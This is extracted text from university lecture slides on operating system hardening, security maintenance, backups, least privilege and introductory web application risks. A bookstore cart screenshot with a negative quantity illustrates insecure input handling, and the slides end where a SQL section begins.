

Operating System Security Web App Security Browser and Mail Security Risk Assessments, part 1


Carsten Jørgensen
Department of Computer Science, DIKU
September 15. 2025

UNIVERSITY OF COPENHAGEN



Operating System Security

OS Security – attack surface Operating System Security Layers



Lecture October 3th: Hardware, Cloud- IoT- and AI-security

Operating System Security

- Assess the risks
- Secure the underlying operating system and then the applications
- Ensure any critical content is secured
- Ensure appropriate network protection mechanisms are used
- Ensure appropriate processes are used to maintain security

- Security hardening guides

Security operations and maintenance

Security

What are some of the most important focus areas for having a secure operating system?

Threat and Vulnerability – and Patch Management

Threat and Vulnerability Management – and Patch Management

Keeping security patches up to date is a critical control for maintaining security
Appropriate software maintenance processes

Operating Systems Hardening

First critical step in securing a system is to secure the base operating system

Install and **patch** the operating system

Harden and configure the operating system to adequately address the identified security needs of the system by:

- Removing unnecessary services, applications, and protocols

- Configuring users, groups, and permissions

Install and configure additional security controls, such as anti-virus, host-based firewalls, and intrusion detection system (IDS)

Security Maintenance

The process of maintaining security is continuous

Security maintenance includes:

- Monitoring and analyzing logging information
- Performing regular backups
- Recovering from security compromises
- Regularly testing system security
- Using appropriate software maintenance processes to patch and update all critical software, and to monitor and revise configuration as needed

Data Backup and Archive

- **Backup:** the process of making copies of data at regular intervals
 - **Archive:** The process of retaining copies of data over extended periods of time in order to meet legal and operational requirements to access past data
 - De-dub, kept online or offline
 - Full backup / incremental backup / differential backup

Incremental backups:

Day	Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday	Sunday
Backup Type	Full	Incremental	Incremental	Incremental	Incremental	Incremental	Incremental	Full
Effect	N/A	Changes since Sunday	Changes since Monday	Changes since Tuesday	Changes since Wednesday	Changes since Thursday	Changes since Friday	N/A

The above assumes that backups are done daily. Otherwise, the “Changes since” entry must be modified to refer to the last backup (whether such last backup was full or incremental). It also assumes a weekly rotation.

Differential backups:

Logging is a cornerstone of a sound security posture

Informs you about bad things that have already happened
(reactive)

Capture the correct data –
then monitor and analyze the data

Information can be generated by users, systems, networks and applications

Automated log-analysis is preferred

Critical security controls

Asset inventory

White-list/allow-list approved applications

Patch third-party applications

Restrict administrative privileges

2FA

Assume breach

Software Security

Root/Administrator/System Privileges

Good design partitions complex programs in smaller modules with needed privileges

- Provides a greater degree of isolation between the components
- Reduces the consequences of a security breach in one component
- Easier to test and verify

Often privilege is only needed at start

- Can then run as normal user

Use of Least Privilege

Least privilege

Run programs with least privilege needed to complete their function

Privilege escalation

Exploit of flaws may give attacker greater privileges

Determine appropriate user and group privileges required

Decide whether to grant extra user or just group privileges ensure that privileged program can modify only those files and directories necessary

Web App Security

Web security

Welcome to A Clean Well-Lighted Place for Books

415-441-6670 www.bookstore.com FAX 415-567-6885

[[Home](#) | [Events](#) | [Features & Recommendations](#) | [Shopping Cart](#)]

A CLEAN WELL-LIGHTED PLACE for BOOKS

Welcome to A Clean Well-Lighted Place for Books

Your Shopping Cart

Qty	Description	Price	Remove
-1	Linux Security for Large-Scale Enterprise Networks Becker, Jamieson 1555582923 Paperback Special Order	\$-59.99	Remove

[Home](#)
[Events](#)
[Book Search](#)
[Autographed Books](#)
[Remainders 50% off!!](#)
[Remainders 60% off!!](#)
[Booksense 76](#)

[Done](#)


Insecure software

Total: \$ -59.99

Save Qty Changes

Internet 

Secure communications




Secure communication is very important

See your book (!):

9.2 TLS and HTTPS (HTTP over TLS)


Web security




Web security – typical server risks

- Defacing
- Exposing of user information, passwords, emails, identity theft
- Money, credit card details
- Botnets
- Denial of Service
- Crypto Miners
- ...

Excellent springboard into internal network




Consequence – browser and server vulnerabilities



Note who the victim of a vulnerability is:
attacking the server vs.
using server vulnerabilities to attack users

Definitions




Definitions

Most web apps have **back-end database**

SQL is a common language for interacting with databases


Web apps generate SQL queries for **based on user input** from forms, cookies, URL variables, etc.



